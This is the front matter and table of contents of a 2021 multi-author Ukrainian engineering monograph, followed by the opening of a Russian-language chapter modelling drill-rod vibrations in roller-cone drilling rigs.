



Danylina H.V., Konyk H., Panakhyd H., Romanyuk O., Uchitel A.D. et al.

**INTELLEKTUELLES KAPITAL - DIE GRUNDLAGE
FÜR INNOVATIVE ENTWICKLUNG**
TECHNIK, INFORMATIK, SICHERHEIT, VERKEHR, PHYSIK UND MATHEMATIK,
BIOLOGIE UND ÖKOLOGIE, LANDWIRTSCHAFT
*INTELLECTUAL CAPITAL IS THE FOUNDATION OF
INNOVATIVE DEVELOPMENT*
*ENGINEERING, COMPUTER SCIENCE, SAFETY, TRANSPORT, PHYSICS AND
MATHEMATICS, BIOLOGY AND ECOLOGY, AGRICULTURE*

*Monographic series «European Science»
Book 6. Part 4.*

*In internationalen wissenschaftlich-geometrischen Datenbanken enthalten
Included in International scientometric databases*

MONOGRAPHIE
MONOGRAPH

Authors:

Boyko A. (2), Danylina H.V. (1), Datsenko S.Y. (1), Gudilin V.V. (4), Kolchak M.N. (1),
 Konyk H. (8), Korobeinikova T. (2), Kravchuk I.N. (1), Malinovskiy Y.A. (1),
 Matlai I. (7), Orel V.I. (6), Panakhyd H. (8), Pavlova P. (5), Pitsyshyn B.S. (6),
 Pitsyshyn B. (7), Poida S. (2), Popadiuk I. (7), Popadyuk I.Y. (6), Romanyuk O. (2),
 Skakalina E.V. (3), Strukov V.M. (4), Uchitel A.D. (1), Uzlov D.Y. (4),
 Velichko N. (2), Vlasenkov D.P. (1)

Reviewers:

Semenov Sergey Gennadievich, professor, doctor of technical sciences, head of the department of computer engineering and programming National Technical University «Kharkiv Polytechnic Institute» - (4)
Korshenko Vadym Anatoliyovych, associate professor, candidate of legal sciences, head of the Research laboratory for information technology problem of Kharkiv National University of Internal Affairs - (4)
Dzyubailo Andrii, Doctor of Agricultural Sciences, Full Professor of Institute of Agriculture of Carpathian Region of NAAS - (8)

Intellektuelles Kapital - die Grundlage für innovative Entwicklung:
 Technik, Informatik, Sicherheit, Verkehr, Physik und Mathematik, Biologie
 und Ökologie, Landwirtschaft. Monografische Reihe «Europäische
 Wissenschaft». Buch 6. Teil 4. 2021.

Intellectual capital is the foundation of innovative development:
 engineering, computer science, safety, transport, physics and
 mathematics, biology and ecology, agriculture. Monographic series
 «European Science». Book 6. Part 4. 2021.

ISBN 978-3-949059-32-2

DOI: 10.30890/2709-2313.2021-06-04

Published by:*ScientificWorld-NetAkhatAV**Lußstr. 13**76227 Karlsruhe, Germany**in conjunction with Institute «SE&E»*e-mail: orgcom@sworld.educationsite: www.sworld.education

Copyright © Authors, 2021

Copyright © Drawing up & Design. ScientificWorld-NetAkhatAV, 2021



ÜBER DIE AUTOREN / ABOUT THE AUTHORS

1. *Boyko Alexander*, Vinnytsia children's art school, Ukraine - Chapter 2 (co-authored)
2. *Danylina Halyna Vladimirovna*, OSB "Kryvyi Rih Professional College of the National Aviation University, Ukraine, Doctor of Technical Sciences, assistant professor - Chapter 1 (co-authored)
3. *Datsenko Svetlana Yurievna*, OSB "Kryvyi Rih Professional College of the National Aviation University, Ukraine - Chapter 1 (co-authored)
4. *Gudilin Vladislav Vladislavovich*, Kharkiv National University of Internal Affairs, Ukraine, student - Chapter 4 (co-authored)
5. *Kolchak Marina Nikolaevna*, OSB "Kryvyi Rih Professional College of the National Aviation University, Ukraine - Chapter 1 (co-authored)
6. *Konyk Hryhorii*, Institute of Agriculture of the Carpathian Region NAAS, Ukraine, Doctor of Agricultural Sciences, senior scientific worker - Chapter 8 (co-authored)
7. *Korobeinikova Tetiana*, National University "Lviv Polytechnic", Ukraine, PhD in technical sciences, assistant professor - Chapter 2 (co-authored)
8. *Kravchuk Igor Nikolaevich*, OSB "Kryvyi Rih Professional College of the National Aviation University, Ukraine - Chapter 1 (co-authored)
9. *Malinovskiy Yuriy Alexandrovich*, OSB "Kryvyi Rih Professional College of the National Aviation University, Ukraine, PhD in technical sciences, assistant professor - Chapter 1 (co-authored)
10. *Matlai Ivan*, National University "Lviv Polytechnic", Ukraine, PhD in technical sciences - Chapter 7 (co-authored)
11. *Orel Vadym Ihorovych*, National University "Lviv Polytechnic", Ukraine, PhD in technical sciences, assistant professor - Chapter 6 (co-authored)
12. *Panakhlyd Halyna*, Institute of Agriculture of the Carpathian Region NAAS, Ukraine, Doctor of Agricultural Sciences, senior scientific worker - Chapter 8 (co-authored)
13. *Pavlova Pataliia*, Odessa National Maritime University, Ukraine, PhD in technical sciences - Chapter 5
14. *Pitsyshyn Bogdan Stepanovich*, National University "Lviv Polytechnic", Ukraine, Senior Lecturer - Chapter 6 (co-authored)
15. *Pitsyshyn Bohdan*, National University "Lviv Polytechnic", Ukraine - Chapter 7 (co-authored)
16. *Poida Serhii*, Vinnytsia Academy of Continuous Osita, Ukraine, PhD in pedagogical sciences, assistant professor - Chapter 2 (co-authored)



17. *Popadiuk Ihor*, National University "Lviv Polytechnic", Ukraine, PhD in technical sciences, assistant professor - *Chapter 7 (co-authored)*
18. *Popadyuk Igor Yuriyovych*, National University "Lviv Polytechnic", Ukraine, PhD in technical sciences, assistant professor - *Chapter 6 (co-authored)*
19. *Romanyuk Olexandr*, Vinnytsia National Technical University, Ukraine, Doctor of Technical Sciences, Professor - *Chapter 2 (co-authored)*
20. *Skakalina Elena Viktorovna*, National University "Poltava Polytechnic named after Yuri Kondratyuk", Ukraine, PhD in technical sciences, assistant professor - *Chapter 3*
21. *Strukov Volodymyr Myhailovych*, Kharkiv National University of Internal Affairs, Ukraine, PhD in technical sciences, assistant professor - *Chapter 4 (co-authored)*
22. *Uchitel Aleksandr Davydovich*, State University of Economics and Technology, Ukraine, Doctor of Technical Sciences, Professor - *Chapter 1 (co-authored)*
23. *Uzlov Dmytro Yuriyovich*, Kharkiv National University of Radio Electronics, Ukraine, PhD in technical sciences, assistant professor - *Chapter 4 (co-authored)*
24. *Velichko Nina*, Lyceum №1 g. Nemirov named after M.D. Leontovich, Ukraine, - *Chapter 2 (co-authored)*
25. *Vlasenkov Dmitro Petrovich*, OSB "Kryvyi Rih Professional College of the National Aviation University, Ukraine, Senior Lecturer - *Chapter 1 (co-authored)*



Inhalt / Content

CHAPTER 1

DYNAMIC ANALYSIS OF THE CAUSES OF VIBRATIONS IN THE ROD AND THE WAYS OF THEIR STABILIZATION IN THE ELECTROMECHANICAL SYSTEM OF THE ROLLER DRILLING MACHINE.....	8
--	----------

CHAPTER 2

FEATURES OF TEACHING COMPUTER GRAPHICS.....	43
--	-----------

CHAPTER 3

IMPLEMENTATION OF RISC PROJECT MANAGEMENT METHODOLOGY WHEN DEVELOPING A MOBILE APPLICATION FOR HEALTH CONTROL OF PATIENTS WITH DIABETES MELLITUS

Introduction	60
3.1. Statistics on the use of medical mobile applications	60
3.2. Theoretical aspects of risk management in project management	61
3.3. Analysis of the selected subject area.....	62
3.4. Qualitative identification of the main risks inherent in the subject area ...	63
3.5. Review of software products in the field of risk management	65
3.6. Formulation of initial populations of Crawford cards	66
3.7. Risk ranking and construction of a matrix of probability and consequences.....	66
3.8. Calculation of the final cost of the project.....	68
3.9. Comparative analysis of the functional completeness of the project web application with the mobile application mySugr Diabetes	69
Conclusions	70

CHAPTER 4

THE TECHNIQUES OF DETECTION VULNERABILITIES IN WEB APPLICATIONS BY EXPERIMENTAL RESEARCH

Introduction	72
4.1. Analysis of the most dangerous and popular types of site vulnerabilities. 73	
4.1.1. <i>HTML injections</i>	74
4.1.2. <i>SQL injections</i>	75
4.1.3. <i>Security misconfigurations of the site</i>	75
4.2. The techniques of detection vulnerabilities in web applications by experimental research.....	75
4.2.1. <i>Experimental research of web application security using HTML injection</i>	76



4.2.2. Experimental research of web application security using security misconfigurations of the site	77
4.2.3. Experimental research of web application security using SQL injection.....	79
Conclusions	83

CHAPTER 5

PROJECT ORIENTED MANAGEMENT AND AGILE TRANSFORMATION OF TRANSPORT AND FORWARDING COMPANIES

Introduction	84
5.1. Current state of transport and forwarding activities	84
5.2. The essence of agile methodology and agile transformation.....	90
5.3. Organization of project oriented management of a transport and forwarding company within the framework of agile transformation.....	97
Conclusions	112

CHAPTER 6

INFLUENCE OF THE GAP WIDTH AND CONCENTRATION OF METAUPON AQUEOUS SOLUTIONS ON THE HYDRAULIC RESISTANCE OF A CYLINDRICAL ROTOR

Introduction	113
6.1. The analysis of the literary sources.....	113
6.2. Experimental research.....	114
6.2.1. Experimental stand.....	114
6.2.2. Working fluid selection	115
6.2.3. Formulas for calculations.....	116
6.2.4. Results and discussion	116
Conclusions	120

CHAPTER 7

INTRODUCTION OF MODERN METHODS OF NITRO AND DENITRIFICATION AT WASTEWATER TREATMENT PLANTS

Introduction	121
7.1. Existing technological schemes of nutrient removal	121
7.2. The state of the problem on the example of wastewater treatment plants in Kolomyia	123
7.3. Introduction of modern technology of nitra and denitrification on the example of treatment facilities in Kolomyia.....	125
Conclusions	127



CHAPTER 8

FORMATION OF MEADOW AGROPHYTOCENOSSES DEPENDING ON THEIR AGE, FERTILIZATION AND USE

Introduction	129
8.1. Formation of phytocenotic composition of different ages grasslands	132
8.2. Production processes of meadow agrophytocenoses	159
Conclusions	167
 References	 170



KAPITEL 1 / CHAPTER 1

DYNAMIC ANALYSIS OF THE CAUSES OF VIBRATIONS IN THE ROD AND THE WAYS OF THEIR STABILIZATION IN THE ELECTROMECHANICAL SYSTEM OF THE ROLLER DRILLING MACHINE

ДИНАМИЧЕСКИЙ АНАЛИЗ ПРИЧИН ВОЗНИКНОВЕНИЯ ВИБРАЦИЙ СТАВА ШТАНГ И ПУТИ ИХ СТАБИЛИЗАЦИИ В ЭЛЕКТРОМЕХАНИЧЕСКОЙ СИСТЕМЕ СТАНКА ШАРОШЕЧНОГО БУРЕНИЯ

DOI: 10.30890/2709-2313.2021-06-04-038

Введение

Для проведения буровзрывных работ в карьерах и шахтах получили распространение станки шарошечного бурения. Опыт эксплуатации этих станков показал, что интенсификация их работы суживается из-за сильной вибрации бурового става в окружном и осевом направлениях. При эксплуатации таких машин установлено, что став штанг при определенном сочетании сжимающих и скручивающих нагрузок и длины става теряет свою прямолинейную форму в этом случае став «накручивается» на пробуренную скважину в виде винтовой линии. На эту искривленную форму накладываются крутильные и продольные колебания, которые вызывают возмущенное состояние бурового инструмента, става штанг и всего станка в целом. Для определения источника самовозбуждающихся колебаний принято допущение о том, что при разрушении микрообъема буримой породы изменяются характеристики сцепления между инструментом и породой в окружном направлении, а также возникает зазор в пределах 5...6 мм между долотом и передним фронтом забоя, что и приводит к продольному удару инструмента о забой и крутильным колебаниям става. В силу конструктивных особенностей станков и особенностей протекания процесса бурения, став получает отдачу, которая реализуется на всю длину свободного хода (до 50 мм). В работе построены математические модели совместных крутильных, продольных и изгибных колебаний, а также независимая математическая модель для описания крутильных релаксационных колебаний.

С целью оптимизации вибрационных нагрузок рекомендовано использовать автоматический регулятор работы бурового става по крутящему моменту M_k , усилию подачи P_n и скорости вращения ω .

Также в работе рекомендовано применить наддолотный амортизатор, настроенный на подавление крутильных и продольных вибраций широкого спектра частот за счет настройки его упругих амортизирующих элементов на подавление динамических составляющих нагрузок, если их амплитудные значения будут существенно превышать номинальные величины ($M_{0кр}$, $P_{0п}$).

На горных и обогатительных предприятиях получили распространение шарошечные буровые станки (типа СБШ-250, Atlas Copco и другие), которые



эксплуатируются на крепких и особо крепких горных породах. Работа таких станков сопровождается значительными динамическими нагрузками в элементах бурового става. Эти нагрузки передаются на буровую машину и снижают эффективность всего процесса бурения.

Буровой став находится в сложном напряженном состоянии и подвержен воздействию крутильных, продольных и поперечных усилий, которые в основном являются динамическими. При этом станок реализует постоянный крутящий момент на вращателе M_k , а механизм подачи создает постоянное вертикальное усилие P_n . Вместе с тем указанные силовые факторы в эксплуатационных условиях являются существенно динамическими [1].

Проведенные исследования позволили выявить много причин, влияющих на развитие динамических силовых факторов в упругой системе станка (например, переменное трение между породой и инструментом; недостаточные крутильная и продольная жесткости става; начальные неправильности бурильной колонны; вращение бурового става на угловых скоростях, близких к собственным частотам поперечных колебаний и др.)

Вместе с тем, некоторыми авторами проводились экспериментальные и теоретические исследования, в ходе которых были выявлены значительные динамические нагрузки, причем эти авторы связывали динамический характер нагрузок с внедрением зубцов шарошек в обрабатываемый горный массив [1], [2]. Однако, они не учли тот факт, что эти нагрузки как окружные M_c , так и осевые P_c вызваны особенностями разрушения горной породы для каждого единичного микрообъема разбуриваемого массива.

Рассматривая электромеханические схемы бурового става СБШ-250, Пит Вайпер, СБШ-250-311ДСД и др., можно принять в первом приближении предположение о независимом возбуждении крутильных колебаний в системе инструмент – буровой став – привод вращения (рис.1, рис.2) и продольно-поперечных колебаний в этой же системе.

При этом можно допустить, что взаимное влияние крутильных, продольных и поперечных параметрических и автоколебаний становится возможным только при значительных продольных и поперечных колебаниях става под действием вертикальной нагрузки P_n и крутящего момента M_k , близких к своим критическим значениям $P_{кр}$, $M_{кр}$. Поэтому изначально будем исходить из независимости систем уравнений, описывающих крутильные и продольно-поперечные колебания [3].

В результате анализа возможных причин возникновения динамических нагрузок бурового става и всего станка в целом, приходим к выводу, что источником как крутильных, так и продольных колебаний является горный массив в процессе его разрушения, которое происходит циклично под действием нагрузок P_n и M_k (в результате их совместного воздействия).




Рис 1– Электромеханическая схема вращателя бурового става

- 1) тиристорный преобразователь привода
 - 2) шунтовая обмотка двигателя вращателя
 - 3) якорь двигателя вращателя
 - 4) (5) зубчатые колеса редуктора (Z_1 , Z_2)
 - 6) буровой став
 - 7) долото
- ω - угловая скорость,
 M_k , M_c – крутящий момент и момент сопротивления




Рис 2– Приведенная электромеханическая система вращателя.

- 1), 2) - индуктивность и активное сопротивление обмотки статора двигателя
- 3) - якорь двигателя вращателя
- J_1 , J_2 - моменты инерции бурового инструмента и вращающихся масс привода вращателя
- M_k , M_c – крутящий момент и момент сопротивления вращению става
- ω - угловая скорость бурового става



Оценим такую возможность, для этого рассмотрим процесс взаимодействия бурового инструмента с породой и её разрушение, используя, как минимум, диаграмму сжатия горной породы и её упругие свойства.

Обратимся к периоду времени, предшествующему сколу горной породы. В моменты времени, когда буровой инструмент под действием усилия подачи внедряется в породу (накалывает близлежащие слои массива), он стремится сжать рудный материал по площадке, диаметр которой равен диаметру долота (при этом высота выступающих штырей не превышает 5...6 мм). В этот момент штыри только передали массиву распределенную вертикальную нагрузку. В данном случае этого усилия для разрушения массива на глубину 5...6 мм пока недостаточно. В то же время (бесконечно малый промежуток) крутящий момент стремится повернуть шарошечное долото, которое плотно прижато к забою, тогда рудная масса будет находиться в двухосном напряженном состоянии и вероятность разрушения массива будет существенно возрастать под влиянием касательных напряжений. Если эквивалентное нормальное напряжение в рудной массе достигнет предела её прочности, то произойдет разрушение рудной массы, как минимум на 5...6 мм высоты выступающих штырей. Так как разрушенная порода будет выдута из забоя, то произойдет удар бурового долота со ставом о забой на перемещении 5...6 мм. При этом коэффициент динамичности $k_d \geq 2$ ($2 \leq k_d \leq 2,5$) [1], и так как буровой став в продольном направлении имеет свободный ход (за счет канатно-полиспастной системы подачи) в пределах до 50 мм, то став получит отскок (вверх на величину свободного хода). Этот процесс будет повторяться при каждом элементарном разрушении горной породы. Коэффициент динамичности при этом будет возрастать [3]. Другими словами, появляется возможность для раскачки продольных колебаний става. В спектре частот продольных колебаний будут преобладать собственные частоты свободных колебаний.

В то же время, для разрушения горного массива буровой инструмент, плотно прижатый к забою, способствует накоплению в разрушаемом материале потенциальной энергии деформации (при элементарном повороте долота), которая стремится уравновесить работу крутящего момента (на элементарном перемещении) в окружном направлении. Когда работа крутящего момента превысит работу сил упругости, то наступит срыв инструмента и произойдет разрушение объема материала ($\varnothing 250 \times 6$) ($d_k = 250$, $h = 6$ мм) (рис. 3).

При этом момент сопротивления на долоте существенно уменьшается, а скорость его вращения увеличивается. Это становится возможным благодаря «прихватыванию» долотом элементов массива и совместного движения массива с долотом в очень короткие промежутки времени порядка 200...400 мк/с [2]. То есть имеет место (укрупненно) фрикционное взаимодействие



инструмента с породой и проявляется нестабильное состояние характеристики трения (рис.4) [3,4].




Рис. 3. Схема к разрушению породы в забое.

M_k – крутящий момент; P_n – усилие прижатия; r , d_k – радиус и диаметр скважины; $\sigma_{сж}$, $\tau_{кр}$ – напряжения в породе; h – толщина разрушаемого слоя.




Рис 4– Зависимость момента сопротивления от относительной скорости

$$M_c = M_c(\dot{\psi})$$

Таким образом, после разрушения очередного микрообъема горной массы (с мгновенной остановкой), буровой инструмент получает крутильный импульс в окружном направлении. В то же время (и с той же периодичностью) происходит продольный удар инструмента с буровым ставом о забой с



возросшим коэффициентом динамичности, так же обусловленным разрушением тех же микрообъемов горной породы.

Отметим, что процессы бурения на коротких и длинных ставах имеют существенные отличия. Так, в случае короткого става значительная крутильная жесткость не позволяет скорости вращения инструмента в забое существенно изменяться, периоды «схватывания» породы и скольжения инструмента по забою не будут ярко выражены, можно выделить максимальный момент сопротивления при разрушении порции материала под долотом. Если же став длинный, то в силу его недостаточной жесткости будет проявляться широкий спектр изменения момента сопротивления M_c , который будет качественно соответствовать виду характеристики трения (рис. 4,5).

Могут иметь место явные остановки бурового инструмента из-за недостаточного уровня потенциальной энергии накопленной ставом при крутильных колебаниях. В этом случае проявляются ярко выраженные релаксационные колебания инструмента. В процессе взаимодействия инструмента с забоем в момент «захвата» инструмента породой и момент разрушения элемента горного массива, возникает крутильный импульс, который вызывает в колебательной системе станка (инструмент – буровой став – электропривод) крутильные колебания, аналогичные собственным (квазигармоническим, а в отдельных случаях – релаксационным) (рис.6).

Одновременно с этим процессом в момент разрушения порции горной породы инструмент вместе со ставом совершит ударное (продольное) перемещение в обнажившийся фронт забоя [2], при этом форма забоя, из-за переменной твердости массива может оказаться неплоской.

Для разрушения горной породы в забое необходимо выполнение условия (1) по аналогии с [5]:

$$\sigma_{\text{экр}} = \sqrt{\sigma_{\text{сж}}^2 + 4\tau_{\text{кр}}^2} = \frac{\sqrt{P_n^2 + 4M_k^2/h^2}}{\pi r^2} \geq \sigma_{\text{вп}}, \quad (1)$$

где $\sigma_{\text{вп}}$ – предел прочности горной породы;

φ – функция напряжений в массиве горной породы:

$$\varphi = \frac{M_k \theta}{2\pi h};$$

r, θ – полярные координаты инструмента в забое при бурении;

h – толщина нагруженного слоя за один цикл разрушения (глубина внедрения инструмента в породу):

$$h = K \cdot P_n,$$

K – коэффициент пропорциональности (глубина внедрения инструмента в забой, отнесенная к единице осевого усилия [K]=мм/Кн);

P_n – осевое усилие, Кн.

Определяем $\tau_{\text{кр}} = \tau_{r\theta}$ – касательное напряжение в элементе горной породы массива в результате приложения к забою крутящего момента [5]:



$$\tau_{kr} = \tau_{r\theta} = \frac{M_k}{2\pi r^2 h^2} = -\frac{\partial}{\partial r} \left(\frac{1}{r} \cdot \frac{\partial \varphi}{\partial \theta} \right). \quad (2)$$

Нормальные напряжения в массиве горной породы от действия усилия подачи P_n

$$\sigma_{сж} = \frac{P_n}{\pi r^2} \quad (3)$$

Таким образом, выражения (1) представляет собой условие разрушения микрообъема горной породы в массиве (рис.3).

Горная порода будет разрушена при выполнении условия (1), которое реализуется в результате совместного действия продольных и крутильных усилий, приложенных к забою.

Далее обратимся к механизму: вращатель (с двигателем и редуктором) – буровой став – инструмент. Для описания динамических процессов в таких механизмах была получена система дифференциальных уравнений, учитывающая совместные крутильные, продольные и поперечные колебания вращающегося бурового става, который поддерживается усилием подачи (прижатия). Эта система учитывает силовые факторы P_n , M_k , а также их приращения ΔP_n , ΔM_k [3]. С целью упрощения сформулированной задачи учтем, что крутильный автоколебательный процесс существенно влияет на продольный параметрический колебательный процесс, а обратным влиянием продольного процесса на крутильный – пренебрегаем в силу его малости. Поэтому пока рассмотрим отдельно крутильный колебательный процесс. Крутильные колебания става вызваны переменным характером сопротивления при перемещении инструмента в забое.

Система уравнений крутильных колебаний при вращении бурового става [3] имеет вид

$$\begin{cases} I_1 \ddot{\varphi}_1 + c(\varphi_1 - \varphi_2) = M_0 + M_1(\dot{\varphi}_1 - \omega_0) + M_2(\dot{\varphi}_1 - \omega_0)^2 - M_3(\dot{\varphi}_1 - \omega_0)^3, \\ I_2 \ddot{\varphi}_2 + c(\varphi_2 - \varphi_1) = -M_0 + M_4(\omega_0 - \dot{\varphi}_2) \end{cases}, \quad (4)$$

где φ_1 – угол поворота долота бурового става с учетом наложенных вибраций; φ_2 – угол поворота якоря двигателя, приведенный к буровому ставу с учетом наложенных вибраций; $\dot{\varphi}_1$ – текущее значение угловой скорости долота бурового става (при колебаниях долота); $c = \frac{G I_p}{l}$ – крутильная жесткость бурового става; G – модуль упругости II рода; I_p – полярный момент инерции штанги; l – текущая длина става; $\psi_1 = \varphi_1 - \omega_0 t$ – относительное угловое смещение бурового става в подвижной системе координат, вращающейся вокруг вертикальной оси с постоянной угловой скоростью ω_0 ; $\varphi_0(t) = \omega_0 t$ – угол поворота бурового става, вращающегося с угловой скоростью ω_0 ; I_1 , I_2 – физические моменты инерции бурового инструмента и ротора двигателя; $\dot{\psi}$ – угловая скорость проскальзывания инструмента относительно равномерно вращающегося вала с угловой скоростью ω_0 ($\dot{\psi} = \dot{\varphi}_1 - \omega_0$).



Введем обозначения: $p_1^2 = \frac{I_1 + I_2}{I_1 \cdot I_2} c$ – собственная частота крутильных колебаний става; $p_2 = 0$ – частота, соответствующая вращению става (p_1, p_2 – алгебраические корни уравнения частот для крутильной двухмассовой системы).

$M_c = M_0 + M_1(\dot{\varphi}_1 - \omega_0) + M_2(\dot{\varphi}_1 - \omega_0)^2 - M_3(\dot{\varphi}_1 - \omega_0)^3$ – момент сопротивления вращению бурового инструмента в забое.

Так как буровой инструмент связан непосредственно с забоем, то будем полагать, что первое уравнение оказывает более существенное влияние на развитие колебаний и, кроме того, допустим, что ротор двигателя вращается с постоянной угловой скоростью ω_0 , тогда система уравнений (4) трансформируется в одно дифференциальное (вырожденное) уравнение, которое представляет собой уравнение колебаний става относительно вертикальной оси, равномерно вращающейся системы координат с угловой скоростью ω_0

$$I_1 \ddot{\psi}_1 + c\psi_1 = M_c(\dot{\psi}), \quad (5)$$

где $I_1 = I_1^* + \frac{I_0}{3} \cdot \frac{I_2^*}{I_1^* + I_2^*}$ – приведенный момент инерции бурового инструмента (физический) [6]; I_0 – момент инерции бурового става (физический);

$I_2 = I_2^* + \frac{I_0}{3} \cdot \frac{I_1^*}{I_1^* + I_2^*}$ – приведенный момент инерции ротора двигателя (физический) [6]; I_1^*, I_2^* – соответственно моменты инерции бурового инструмента и ротора (физические) без учета влияния массы става;

$M_c(\dot{\psi}) = M_c(\dot{\varphi})$ – момент сопротивления вращению става, выраженный через угловое смещение $\psi_1 = \varphi_1 - \omega_0 t$.

При малых I_1 , как это имеет место при бурении, упругая система става будет обладать небольшими ускорениями. Для построения закона движения рабочего органа рассмотрим распадающийся на два чередующихся и существенно отличающихся друг от друга процесса:

а) для состояния инструмента, когда силы упругости става практически уравновешиваются усилиями сопротивления движению от забоя

$$I_1 \ddot{\psi}_1 \ll |c\psi_1| \approx |M_c(\dot{\psi})| \quad (6)$$

При малых I_1 система (4) обладает небольшими ускорениями, что приводит к медленным изменениям скорости, поэтому силами инерции можно пренебречь.

б) для состояния инструмента, когда сила упругости става не удерживается силами сопротивления от забоя, то силы инерции будут очень велики, но момент инерции I_1 (масса m), бурового инструмента будет мал. Тогда на фазовой траектории изображающая точка будет перемещаться с бесконечно большим ускорением, которое будет изменяться скачкообразно (рис.5).

